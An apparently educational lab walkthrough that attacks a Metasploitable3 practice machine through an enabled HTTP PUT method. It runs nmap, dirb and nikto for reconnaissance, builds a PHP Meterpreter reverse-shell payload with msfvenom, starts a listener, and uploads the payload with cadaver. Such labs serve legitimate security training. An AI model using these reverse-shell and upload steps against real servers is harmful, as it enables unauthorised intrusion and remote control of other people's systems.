
Lab - Exploiting HTTP PUT Method

Overview

In this lab, we will exploit the HTTP PUT method using Metasploitable3 as are target machine. If the HTTP PUT method is enabled on the webserver, it can be used to upload a specified resource to the target machine, such as a web shell. We will also look at determining if the HTTP PUT method is enabled.

**Lab Requirements**


* One virtual install of Kali Linux
* One virtual install of Metasploitable3-win2k8 (password: **vagrant**)
* VirtualBox adapters should be set to Host-only networking.



**Find your target’s IP address.**

Log on to your Win2k8 target machine as an administrator using the password **vagrant**.

Once you have a desktop, open a command prompt, and at the prompt, type **ipconfig**. Find the IP address for the local area connection.


****

This is the IP address for my Metasploitable3 target. Yours may differ.

You’ll also need the IP address of your Kali machine. Open a new terminal on your Kali machine. At the prompt and type, **ifconfig**.

Press enter.


Find the IP address for your eth0 adapter.



This is the IP address for my Kali machine. Yours may differ.


**Check for Connectivity**

From your Kali desktop, open a new terminal. At the prompt type, ping <target IP address>.




You can stop the ping by pressing the Ctrl+C keys on your keyboard. If you do not have a positive response, set your VirtualBox adapters to Host-only adapters and try again.

On your Kali desktop, right-click and create a new folder and name that new folder, ShellCodes.



Right-click on the new folder, and from the context menu, select Open Terminal Here.



**Begin the lab!**

**Scan for open ports and services**

We first need to perform a Nmap scan for a list of services running on Metasploitable3.

Open a terminal on your Kali machine and at the prompt, type the following Nmap command.

nmap -sV -p- 192.168.56.103

This is my targets IP address; yours will differ!

**-sV** enables probing open ports to determine service or version information.


Version detection (-sV) can also help differentiate the truly open ports from the filtered ones.

**-p-** is used here to scan ports from 1 through 65535.

**-n** is used to skip DNS reverse name lookup.

This scan takes a while, so be patient!


From the Nmap port scan, we find that Metasploitable3 is running Apache HTTPd 2.2.21 on port 8585. Let us target the Apache server running on port 8585.



**Discovering webserver directories with Dirb**

The next step is to determine what directories are present on this webserver. An excellent tool that brute forces directories on a webserver is dirb. When we run dirb against the Apache webserver with the following command, we find a directory named ‘uploads’:

dirb <http://192.168.56.103:8585>




**Nikto: Determining allowed HTTP methods**

Nikto is a Web server scanner that tests Web servers for dangerous files/CGIs, outdated server software, and other issues. It performs generic and server types of specific checks.

Using the following Nikto command, we can identify the HTTP Options available on the target URL as follows:

nikto -host <http://192.168.56.103:8585/uploads>



The last line of the Nikto output indicates the ‘uploads’ directory allows uploading files using HTTP PUT.

Now that we know we can upload files to the server, the next step is creating a Meterpreter PHP reverse shell payload to the webserver.

At your Kali terminal, type in the following msfvenom code.

**Create a Reverse TCP Payload**

Write or copy and paste the following code at the terminal prompt at your Kali terminal.

msfvenom -p php/meterpreter/reverse\_tcp lhost=192.168.56.101 lport=5555 > /root/Desktop/ShellCodes/payload.php



**Use msfconsole to create a Reverse TCP listener.**

We next need to set up a listener to receive the incoming connection

On your Kali machine, open a new terminal, and at the prompt, type:

msfconsole.

At the msf prompt, type the following commands one at a time. Press enter after each command.


msf > use exploit/multi/handler

msf exploit(handler) > set payload php/meterpreter/reverse\_tcp

msf exploit(handler) > set lhost 192.168.56.101

msf exploit(handler) > set lport 5555

msf exploit(handler) > exploit



**Upload payload using Cadaver**

Type in the following cadaver command at your terminal prompt to copy the payload to the webserver.


cadaver http://192.168.56.103:8585/uploads

Press enter.

At the uploads prompt, type the following:

put payload.php


Press enter.



From your Kali machine, open a terminal in the address bar, and type the IP address of your target followed by the port number:8585/uploads.




Press enter.



Find your payload.php file and x2click to launch. Return to your Kali and bring back up your listener.

You should now have a meterpreter session established using a reverse shell between your Kali and target.



**Summary**

In this short lab, we exploited the HTTP PUT method and uploaded a php reverse shell payload directly to a web server. We learned how to use Cadaver to upload the file. We also learned how to check the HTTP methods present on the website using Nikto.